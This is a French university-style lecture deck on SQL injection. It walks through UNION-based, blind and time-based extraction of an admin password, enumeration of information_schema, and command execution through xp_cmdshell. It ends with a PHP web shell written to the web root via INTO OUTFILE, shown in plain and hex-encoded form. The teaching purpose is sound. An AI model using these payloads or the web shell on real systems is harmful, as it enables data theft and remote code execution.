

## Génie Logiciel Appliqué

Injections SQL

Yves Duchesne yves@acceis.fr



- L'injection SQL était, est et sera une vulnérabilité majeure affectant les applications qui utilisent un SGBD pour stocker leurs données
- Elle appartient à la grand famille des **injections**, qui fonctionnent toutes sur le même modèle
  - Modifier la sémantique d'un langage utilisé par le serveur
  - Induire un comportement **profitable** à un attaquant
- C'est ce que fait l'injection SQL, en ciblant le langage SQL



- On peut parfois se faire des idées fausses à propos des injections SQL
- « Elles ne concernent que les applications web »
  - Faux, toute application embarquant un SGBD y est exposé. Les applications web représentent cependant la majorité de ces cas
- « Je n'ai rien de secret dans ma base, je ne crains rien »
  - Faux, les injections SQL ne permettent pas uniquement des fuites de données. Des exploitations avancées existent



- Une injection SQL peut être réalisée sur la base de la présence d'une vulnérabilité applicative
- Une entrée utilisateur est utilisée au sein d'une requête SQL sans prendre des mesure de protection nécessaires
  - → Filtrage
  - Échappement
- L'attaquant peut alors inclure du langage SQL dans cette entrée pour modifier la sémantique de la requête



- Requête SELECT : permet de récupérer des enregistrements en base. On peut spécifier :
  - Un ensemble de colonnes (ou \*)
  - Les tables ciblées (FROM)
  - Des conditions de sélection (WHERE)
  - Un ordonnancement des résultats (ORDER BY)
  - → Un nombre de résultats (LIMIT)
- On peut également additionner les résultats de plusieurs requêtes (UNION) s'ils ont le même nombre de champs dans les résultats



```
SELECT 1;
SELECT * FROM users ;
SELECT nom FROM users ;
SELECT * FROM users WHERE nom='toto';
SELECT nom, prenom, adresse FROM users WHERE
nom='toto' ORDER BY nom ;
SELECT nom, prenom, adresse FROM users WHERE
nom='toto' UNION SELECT nom, prenom, adresse
FROM users WHERE nom='tutu';
```



- En fonction des cas de figure, les vulnérabilités ne permettront pas la même attaque
  - L'entrée utilisateur peut être utilisée à plusieurs endroits de la requête
    - Clause WHERE
    - Liste des colonnes sélectionnées
    - Clause LIMIT (utilisé pour la pagination)
  - Elle dépend aussi du type du champ SQL
    - Numérique
    - Chaîne de caractères (VARCHAR)
    - Date



• Exemple d'un extrait de code écrit en PHP

```
$id = $_GET['image_id'];
$query = "SELECT * FROM img WHERE id='".$id."'";
$result = mysql_query($query);
while ($img = mysql_fetch_object($result)) {
    echo '<img src ="'.$img->src.'">';
}
```

 Le paramètre « image\_id » est injectable, car il est utilisé directement et naïvement dans la requête SQL



- Au lieu de fournir un identifiant légitime à l'application, un attaquant peut forger une valeur contenant du SQL
- En fonction de la vulnérabilité en présence, plusieurs **types d'exploitations** seront possibles
- Il existe **trois** grande familles, qui dépendent principalement de la **couche présentation**
- Dans tous les cas on travaille à l'aveugle. Cela implique de détourner l'utilisation de certains mécanismes et de mettre en œuvre une dose certaine d'intuition



- Ici, le paramètre passé à l'application est inclus dans une chaîne de caractères.
  - Il n'impacte donc pas la sémantique, uniquement la valeur de la chaîne au sein de laquelle il est cloisonné
  - Il faut sortir de cette chaîne pour pouvoir influer sur la sémantique de la requête
- Il peut le faire en insérant un caractère de fin de chaîne : '
  - Plusieurs caractères peuvent être utilisés, cela demande de l'intuition (et de la chance)



Requête légitime

```
SELECT * FROM img WHERE id='35'
```

 La données est cloisonnée au sein de la chaîne de caractères

```
SELECT * FROM img WHERE id='UNION SELECT 32'
```

• En utilisant le bon caractère on peut s'extirper de cette chaîne et atteindre la sémantique

```
SELECT * FROM img WHERE id='8' AND src='abc'
```



- Attention, avec des champs numériques, il n'est pas nécessaire d'utiliser ce genre de méthode afin de terminer une chaîne de caractère
  - Échapper ou filtrer les caractères dangereux ne protège pas toujours
- En fonction de l'endroit où l'on injecte à l'aveugle, dans la requête, il faut parfois utiliser plusieurs caractères différents
  - Si on est dans l'appel d'une fonction
  - Si on est dans une sous-requête
  - <u> Etc.</u>




 Premier cas de figure : l'application présente au client le résultat de l'exécution de la requête

```
$id = $_GET['image_id'];
$query = "SELECT * FROM img WHERE id='".$id."'";
$result = mysql_query($query);
while ($img = mysql_fetch_object($result)) {
    echo '<img src ="'.$img->src.'">';
}
```

- Dans cet exemple, la colonne src des enregistrements est inclue dans la réponse du serveur
  - L'attaquant peut lire des résultats par ce biais





















- L'attaquant est prisonnier de la sémantique de la requête du serveur et veut s'en émanciper
  - On a envie de faire autre chose qu'afficher des images : lire des mots de passe par exemple
- La méthode consiste à utiliser le mot-clé union pour adjoindre une deuxième requête
- On annule la première requête en lui faisant retourner un résultat vide
- En procédant ainsi, le **résultat** de l'exécution sera le résultat de la **requête** que l'on a **ajoutée**



 Au départ, le serveur utilise une requête A, dont la sémantique n'est pas intéressante pour une attaque

Requête A



 On lui adjoint une requête B, que l'on rédige et qui a un comportement intéressant dans le cadre d'une attaque

Requête A	U	Requête B	




 On s'arrange pour passer à la requête A des paramètres qui provoqueront un résultat vide





 En définitive, l'union des deux requêtes renverront uniquement le résultat de la requête B, que l'on contrôle





- La première étape est donc de terminer la requête de manière à ce qu'elle renvoie un résultat vide
- Ce n'est pas très compliqué, il suffit de regarder à quoi ressemble la donnée et fournir une donnée incohérente
  - Identifiant négatif
  - Date dans le futur
  - Chaîne de caractère vide
  - → Etc.



- Une fois que l'on s'est émancipé de la première requête, il faut construire la seconde
- Son résultat sera ajouté à celui de la première requête
- Une contrainte forte inhérente à l'utilisation du mot-clé UNION : la requête doit renvoyer le même nombre de colonnes que la première
  - Même si la première renvoie un résultat vide. Elle renvoie quand même zéro tuples de N colonnes
- Il faut donc déterminer **combien** de colonnes renvoie la première requête



- La première méthode, bête et méchante (surtout bête), consiste à essayer des requêtes contenant successivement un champ, puis deux, puis trois, etc. pour identifier ce nombre
- C'est une méthode qui fonctionne, dans l'absolu
- Les champs sont typés, pour ne pas être gêné par ce typage, on peut utiliser des valeurs précises

## - NULL

→ 1, qui peut être interprété comme un entier, un booléen, une date, etc.



- On va donc effectuer des essais successifs de requêtes et voir ce que ça donne
  - UNION SELECT 1
  - → UNION SELECT 1,1
  - UNION SELECT 1,1,1
  - → Etc.
- Ça demande de la patience
- Ca demande BEAUCOUP de patience
  - Des requêtes peuvent avoir 10, 20, 100 colonnes
  - InnoDB prévoit un maximum de... 1000 colonnes



- Une autre méthode existe
- Elle s'appuie sur le mot-clé order by
- Il prend en paramètre le nom de la colonne qui servira à trier les résultats
- Il peut également prendre l'indice de la colonne qui sera utilisé pour trier les résultats
- On peut se servir de cet indice pour trouver le nombre de colonnes à tâtons
  - Cela permet de travailler plus rapidement



On essaie les indices à l'intuition

```
SELECT * FROM img WHERE id=1 ORDER BY 1 : OK
SELECT * FROM img WHERE id=1 ORDER BY 10 : OK
```

 Si aucune erreur ou aucune différence de traitement n'arrive, on continue

```
SELECT * FROM img WHERE id=1 ORDER BY 30 : ERREUR SELECT * FROM img WHERE id=1 ORDER BY 25 : OK SELECT * FROM img WHERE id=1 ORDER BY 26 : ERREUR
```

- On obtient une erreur à partir de l'indice 26
  - il y a donc **25 colonnes** dans la requête




- On sait donc qu'on a 25 colonnes dans la requête, on peut maintenant construire des requêtes syntaxiquement correctes
- Cependant, toutes les colonnes des résultats ne seront pas inclues dans la réponse du serveur
- Il faut donc déterminer lesquelles de ces colonnes retournées par la requête seront insérées dans la réponse du serveur (l'IHM)
- Ce sont dans ces colonnes qu'il faudra placer les informations que l'on souhaite récupérer



- Afin de pouvoir discriminer entre les colonnes et donc déterminer laquelle est utilisée dans l'IHM, le plus simple est de passer au serveur une requête contenant des colonnes différentes
- Utiliser tout simplement une suite de chiffres triés par ordre croissant est tout à faire efficace
  - → UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 ,17,18,19,20,21,22,23,24,25
- Le numéro utilisé dans la réponse du serveur indiquera la colonne à utiliser



- Dans l'exemple ci-dessous, l'attaquant détermine que la colonne utilisée dans la réponse du serveur est la N°3
  - Il peut utiliser cette colonne pour récupérer le résultat des requêtes qu'il effectue en base de données





- Un dernier point essentiel est qu'il faut conserver la validité syntaxique de la requête
- On a pris la liberté de fermer une chaîne à la place du serveur en insérant un caractère spécial : '
- Quid du deuxième caractère inséré par le serveur ?

```
SELECT * FROM img WHERE id='-1' UNION SELECT 1,2,3'
```

 Il reste un caractère qui « traîne » à la fin et qui va empêcher l'exécution de la requête



- Deux solutions permettent de résoudre la présence problématique de ce caractère
  - Le **commenter**, en **suffixant** notre injection avec un commentaire

```
• /*
```

• #

• \_\_

```
SELECT * FROM img WHERE id='-1' UNION SELECT 1,2,3--'
```

Lui redonner une **légitimité** en ouvrant une **nouvelle chaîne de caractère**, qu'il viendra fermer

```
SELECT * FROM img WHERE id='-1' UNION SELECT 1,2,3 WHERE '1'='1'
```



- On peut désormais construire une requête SQL valide et prendre connaissance de la valeur d'une colonne du résultat
  - C'est déjà beaucoup
  - On s'est largement émancipé de la sémantique de la requête originale
- Virtuellement, on peut adresser l'intégralité de la base de données
- Il faut passer à l'étape d'exploration, qui sera abordée plus tard



- Le deuxième cas de figure est que le serveur n'inclue pas directement le résultat de la requête dans sa réponse
- Malgré tout, en fonction des résultats, sa réponse évolue, mais on ne peut pas lire directement la donnée de façon immédiate

```
$id = $_GET['article_id'];
$query = "SELECT * FROM articles WHERE id='".$id."'";
$result = mysql_query($query);
    if ($result) {
        echo '<a href=lire_article.php?id="'.$id.'">';
    }
}
```



- Dans ce cas de figure, on est confrontés aux mêmes problématiques que lors d'une injection SQL classique, mais il n'est pas possible de lire le résultat de ce qu'on fait
- On travaille encore plus à l'aveugle qu'avant, où l'on travaillait déjà beaucoup à l'aveugle
  - « BLIND » SQL injection
- Au final, la seule emprise que l'on ait sur le comportement du serveur sera de provoquer un retour vide ou non, et donc d'afficher un lien, ou pas




- La méthode qu'emploie un SGBD pour sélectionner les lignes correspondant à un critère est itérative
- Il va considérer chaque enregistrement un par un et va évaluer la condition qui lui a été passée (clause WHERE)
- Les enregistrements pour laquelle cette condition vaut VRAI seront ajoutés au résultat
- Rien n'oblige ces conditions à dépendre de l'enregistrement



- La technique consiste à réussir à faire évaluer au SGBD des conditions booléennes
- On commence par des conditions très simples et on détermine si on peut discriminer entre un résultat VRAI et un résultat FAUX
  - On utilise le mot-clé AND pour enchaîner les conditions et en rajouter une
  - → Si on rajoute une **tautologie**, le comportement de la requête ne **change pas**
  - Si on rajoute une condition fausse, le comportement changera



 Voici le comportement standard de la requête lors que l'identifiant 28 lui est passé en paramètre





- Voici le comportement de la requête lors qu'une tautologie est rajoutée à la requête
  - Le résultat est identique





- Voici le comportement de la requête lors qu'une condition fausse est rajoutée à la requête
  - Le résultat est vide





- Ce test permet de valider qu'il est possible d'ajouter et d'évaluer des conditions booléennes
- Dès lors qu'on peut évaluer des conditions booléennes, on va pouvoir adresser l'ensemble des enregistrements de la base de données
- La technique est de déterminer les valeurs des enregistrements caractère par caractère
- A la fin du processus, on peut reconstruire la valeur des colonnes, et de requêtes entières



## On s'appuie sur des fonctions natives du SGBD

- → substr()
  - substr(texte, index, longueur)
  - Extrait une sous-partie d'un enregistrement
  - substr("abcd", 1, 2) renvoie "a b"
  - substr("abcd", 2, 1) renvoie "b"
- →ascii()
  - ascii(texte)
  - Renvoie le code ASCII d'un caractère
  - ascii ("a") renvoie 97
  - ascii("e") renvoie 101



 Ainsi, en combinant les deux, on peut identifier les caractères composant la valeur d'un enregistrement

```
-AND ascii(substr(..., 1, 1)) = 97
-AND ascii(substr(..., 1, 1)) = 98
-AND ascii(substr(..., 2, 1)) > ...
-AND ascii(substr(..., 3, 1)) = ...
```

- La méthode substr() peut prendre une requête en paramètre
  - La requête ne doit renvoyer **qu'une seule** colonne
  - Elle doit être mise entre parenthèses



## Cela peut donner des requêtes de ce genre

```
SELECT * FROM articles WHERE id='28' AND
ascii(substr((SELECT password FROM utilisateurs WHERE
login="admin" LIMIT 0,1), 1, 1))>97--
SELECT * FROM articles WHERE id='28' AND
ascii(substr((SELECT password FROM utilisateurs WHERE
login="admin" LIMIT 0,1), 1, 1))<122--</pre>
SELECT * FROM articles WHERE id='28' AND
ascii(substr((SELECT password FROM utilisateurs WHERE
login="admin" LIMIT 0,1), 2, 1))<109--
```

SELECT \* FROM articles WHERE id='28' AND ascii(substr((SELECT password FROM utilisateurs WHERE login="admin" LIMIT 0,1), 5, 1))=103--



- C'est clairement un moyen moins confortable que de pouvoir lire directement le résultat de la requête dans la réponse
- Cela demande un grand nombre de requêtes successives
- C'est donc, par nature, une exploitation destinée à être automatisée
  - Développement de script d'exploitation
  - Utilisation d'un outil adapté, comme sqlmap



- Le troisième cas de figure est celui où il n'est pas possible de lire la réponse de la requête et où la modification des requêtes n'induit pas de changement de comportement du serveur
  - Par exemple, un traitement interne qui n'est pas lié à la logique d'affichage
- Ca devient compliqué
  - On ne peut pas lire les réponses
  - On ne peut pas compter sur l'évaluation de conditions pour évaluer les caractères un par un
- Impossible ?



- En réalité, une méthode existe pour exploiter des vulnérabilités si peu loquaces
  - « TIME-BASED » SQL Injection
- Cette méthode s'appuie sur le délai du serveur pour répondre à une requête
- Le principe est d'induire un délai dans le traitement si une condition est vérifiée
  - → if (condition, expr1, expr2) : évaluera expr1 si la condition est vérifiée, expr2 sinon
  - benchmark (N, expr) : évaluera N fois une expression, ce qui implique un délai de traitement



 C'est la combinaison de ces deux méthodes qui permet de faire varier le temps de traitement d'une requête en fonction d'une condition

```
SELECT if (1=1, benchmark (100000000, 1), 1)
```

- La condition passée à if() est vraie, c'est la première expression qui est évaluée
- Cela provoquera un délai de traitement SELECT if (1=2, benchmark (100000000, 1), 1)
- La condition passée à if() est fausse, c'est la seconde expression qui est évaluée
  - Aucun délai de traitement



```
mysql> select if (1=1, benchmark (1000000000, 1),1);
  if(1=1,benchmark(100000000, 1),1) |
1 row in set (3,76 \text{ sec})
mysql> select if (1=2, benchmark (100000000, 1),1);
  if(1=2,benchmark(100000000, 1),1)
1 row in set (0,00 \text{ sec})
```



- On retombe finalement dans le cas d'exploitation d'une BLIND SQL Injection, avec la possibilité d'évaluer une condition booléenne
- Il faut **combiner** la technique permettant de **tester** la **valeur** d'un caractère à celle permettant **d'induire** un **délai** dans le traitement

```
SELECT * FROM articles WHERE id='28' AND if (ascii(substr((SELECT password FROM utilisateurs WHERE login="admin" LIMIT 0,1), 1, 1))>97, benchmark(100000000, 1), 1)—

SELECT * FROM articles WHERE id='28' AND if (ascii(substr((SELECT password FROM utilisateurs WHERE login="admin" LIMIT 0,1), 1, 1))=116, benchmark(100000000, 1), 1)—
```



- Cette technique repose sur un modèle statistique du réseau. Il faut au préalable évaluer les temps de réponse normaux de l'application pour déterminer si un délai supplémentaire s'est rajouté
- Elle comporte une partie un peu **aléatoire**, car elle est **tributaire** de **l'encombrement** du réseau, en fonction de son **activité** 
  - Si un pic de charge intervient sur le réseau, il peut modifier le temps de réponse et induire en erreur l'attaquant



- Ces trois techniques permettent de lire des données en base, en s'émancipant de la sémantique de la requête originale
- Pas toutes avec la même aisance
- Mais nonobstant le facteur temporel, elles permettent toutes d'arriver au même résultat
- Dès lors, l'étape suivante est l'étape d'exploration de la bas de données



- Quand on utilise une application web, on est normalement coupé du SGBD par l'architecture applicative, on ne connaît donc rien sur lui
- La première chose à faire est donc de découvrir l'environnement technique sur lequel on se trouve
  - Quel SGBD ?
  - Quelle version ?
  - Quel utilisateur ?
  - Quel système ?



- Pour identifier le SGBD, on peut utiliser plusieurs méthodes
- On peut utiliser les fonctions de date
  - → getdate() sous MS-SQL
  - → sysdate() sous Oracle
  - → now() sous MySQL
- On peut utiliser la concaténation
  - → 'a'+'a' sous MS-SQL
  - → 'a'||'a' et CONCAT ('a', 'a') sous Oracle
  - → CONCAT ('a', 'a') sous MySQL



- Une fois que l'on sait sur quel SGBD on se trouve, on va chercher à obtenir des détails supplémentaires
- La version du SGBD, car en fonction de la version, certains comportements ou certaines fonctionnalités peuvent être présents ou non
- Exemple : MySQL avec la version 5
  - Le système de topologie change
    - mysql.db → information\_schema.tables
  - La fonction sleep() a été introduite



- Selon le SGBD, la méthode pour l'obtenir est différente
  - → MS-SQL
    - SELECT @@version
  - Oracle
    - SELECT version FROM v\$instance
  - MySQL
    - SELECT version() et SELECT @@version
  - PostgreSQL
    - SELECT version()



- L'identité de l'utilisateur utilisé pour effectuer les requêtes est également intéressant
  - Il va déterminer les droits dont nous allons disposer
  - → MS-SQL
    - SELECT user\_name()
  - Oracle
    - SELECT user FROM DUAL
  - MySQL
    - SELECT user()
  - PostgreSQL
    - SELECT user



- Ici on voit que l'utilisateur est root
  - Cela signifie que nous bénéficions de droits élevés
- Et qu'il est connecté depuis le localhost
  - Le service HTTP est situé sur le même serveur
  - On peut aussi obtenir ainsi des adresses IP



- Le problème auquel on est confronté sera désormais notre ignorance totale de la topologie du modèle relationnel
  - Nom des bases ?
  - Nom des tables ?
  - Nom des colonnes?
  - Types des colonnes ?
- Sans ces éléments, il n'est pas possible d'explorer la base
  - Il faut donc **obtenir** ces informations



- On peut deviner certains éléments de topologie avec de l'intuition et des éléments de contexte
  - Les tables et les champs porteront des noms en rapport avec les aspects fonctionnels de l'application
    - Un webmail aura sans doute des tables mails, attachments, drafts, etc.
  - Certains noms de tables sont très récurrents
    - Tables users ou utilisateurs, par exemple
- Ce moyen n'est pas inefficace, mais certaines application préfixent leurs tables d'une constante pour gêner cette reconnaissance



- On peut aussi s'appuyer sur les tables contenant justement cette topologie au sein du SGBD
  - -all\_tables, all\_tab\_columns sous Oracle
  - → information\_schema sous MySQL
  - → pg\_class sous PostgreSQL
  - → Etc.
- Ces tables contiennent l'intégralité des éléments de topologie : le SGBD s'appuie luimême sur elles pour fonctionner
  - C'est une ressource dont il ne faut pas se priver!



- Ainsi la première étape de l'attaque consistera à passer en revue le contenu de ces tables pour prendre connaissance de la topologie des lieux
- C'est un peu fastidieux, mais ça permet d'obtenir des données très fiables et exhaustives
- Dans le cadre d'une attaque à l'aveugle, ce sont des caractéristiques qui ont beaucoup de valeur
- C'est d'ailleurs une problématique récurrente lors d'intrusions



## Cas de MySQL :

- La table information\_schema.columns contient toutes les informations utiles
- Beaucoup de colonnes, dont quatre sont les plus intéressantes

TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	COLUMN_TYPE
mysql	user	user	char(16)
mysql	user	password	char(41)
ma_base	ma_table	colonne1	char(255)
mysql	user	password_expired	Y/N
ma_base	ma_table	colonne2	integer



 Cette structure décrit deux tables, contenues dans deux schémas

TABLE MYSQL.USER			
USER	PASSWORD	PASSWORD_EXPIRED	
yves	A35F25ED0	N	
toto	CAE39AA2C	Υ	
root	FD0AB6D8C	N	

TABLE MA_BASE.MA_TABLE			
COLONNE1	COLONNE2		
test	12		
blabla	25		
azerty	0		



- En interrogeant cette table unique il est possible de reconstruire entièrement la topologie de la base
  - Les **schémas** de données (bases)
  - Les **tables** des bases
  - Les colonnes des tables
  - Les types des colonnes
- Il faut procéder de façon « récursive », pour construire chaque colonne de chaque table de chaque schéma



On commence par identifier les schémas



On liste les tables d'un schéma

```
mysql> select distinct table name from
information schema.columns where
table_schema="mysql";
  table_name
  columns priv
  db
  event
  func
  time_zone_transition_type
  user
 rows in set (0,01 sec)
```



## • On liste les colonnes de la table



- Ces exploitations permettent de prendre connaissance des données en base
- C'est déjà grave, car la confidentialité des données peut être primordiale
  - Données d'authentification
  - Données métiers
  - → Etc.
- L'attaquant est cependant limité au SGBD et n'a compromis qu'un service particulier, et pas l'intégralité du système



- Un attaquant ayant réussi à compromettre un service cherchera toujours à progresser et étendre son emprise
- Pour cela, il essaiera d'atteindre le système sous-jacent
- En particulier il essaiera d'obtenir une exécution de code : exécuter une commande choisie sur le système
  - C'est le *graal* lors d'une intrusion
  - Lorsqu'elle est atteinte, le système tombe rapidement



- La première méthode pour obtenir une exécution de code est de solliciter les mécanismes natifs du SGBD sur lequel on se trouve
- Cette méthode est surtout exploitable sur MS-SQL (Windows, donc)
  - La fonction xp\_cmdshell permet d'exécuter une commande sur le système
  - → EXEC xp\_cmdshell "dir"
- Sur les autres SGBD, des méthodes peuvent exister, mais elles sont plus complexes et moins fiables



- Il est également possible de solliciter les opérations sur les fichiers, qui sont proposées par la plupart des SGBD
- La première chose que l'on peut chercher à faire est de prendre connaissance de fichiers sensibles sur le système
  - Fichiers de configuration
  - Fichiers de code source
  - Fichiers système
  - → Etc.



Exemple sous MySQL



- On peut utiliser les fonctionnalités d'écriture pour obtenir une exécution de code
- C'est en particulier le cas lorsque le serveur qui héberge le SGBD héberge également un serveur HTTP
  - C'est AUSSI pour cela que c'est une mauvaise pratique!
- L'objectif est de créer un fichier au sein de l'arborescence du serveur HTTP, puis de provoquer son exécution en y accédant à travers le serveur HTTP (avec un simple navigateur)



- Les serveurs HTTP exécuteront un fichier en se basant sur son extension
- Les fichiers seront exécutés à l'aune des modules chargés sur le service HTTP
- Il faut donc déterminer quel langage est activé sur le serveur
  - → PHP?
  - → Java ?
- On peut l'identifier assez facilement en naviguant sur le service HTTP



- L'objectif est de pouvoir exécuter des commandes, il faut donc créer un fichier provoquant cette exécution.
  - Idéalement on va chercher à pouvoir passer des commandes en paramètre au serveur
- Par exemple en PHP :

```
<?php $cmd=$_GET['cmd']; passthru($cmd); ?>
```

 Ce script permettra d'exécuter des commandes en appelant des URL sous la forme suivante :

```
http://site/file.php?cmd=whoami
```



 On va alors utiliser le mot-clé INTO OUTFILE, qui permet d'écrire le résultat de la requête dans un fichier externe

```
SELECT "<?php $cmd=$_GET['cmd']; passthru($cmd); ?>"
INTO OUTFILE "/var/www/exec.php";
```

 Il est possible d'utiliser des mécanismes de transformation pour éviter de transmettre des caractères spéciaux, qui peuvent mener à des effets de bord

```
SELECT
0x3C3F7068702024636D643D245F4745545B27636D64275D3B2070
617373746872752824636D64293B203F3E INTO OUTFILE
"/var/www/exec.php";
```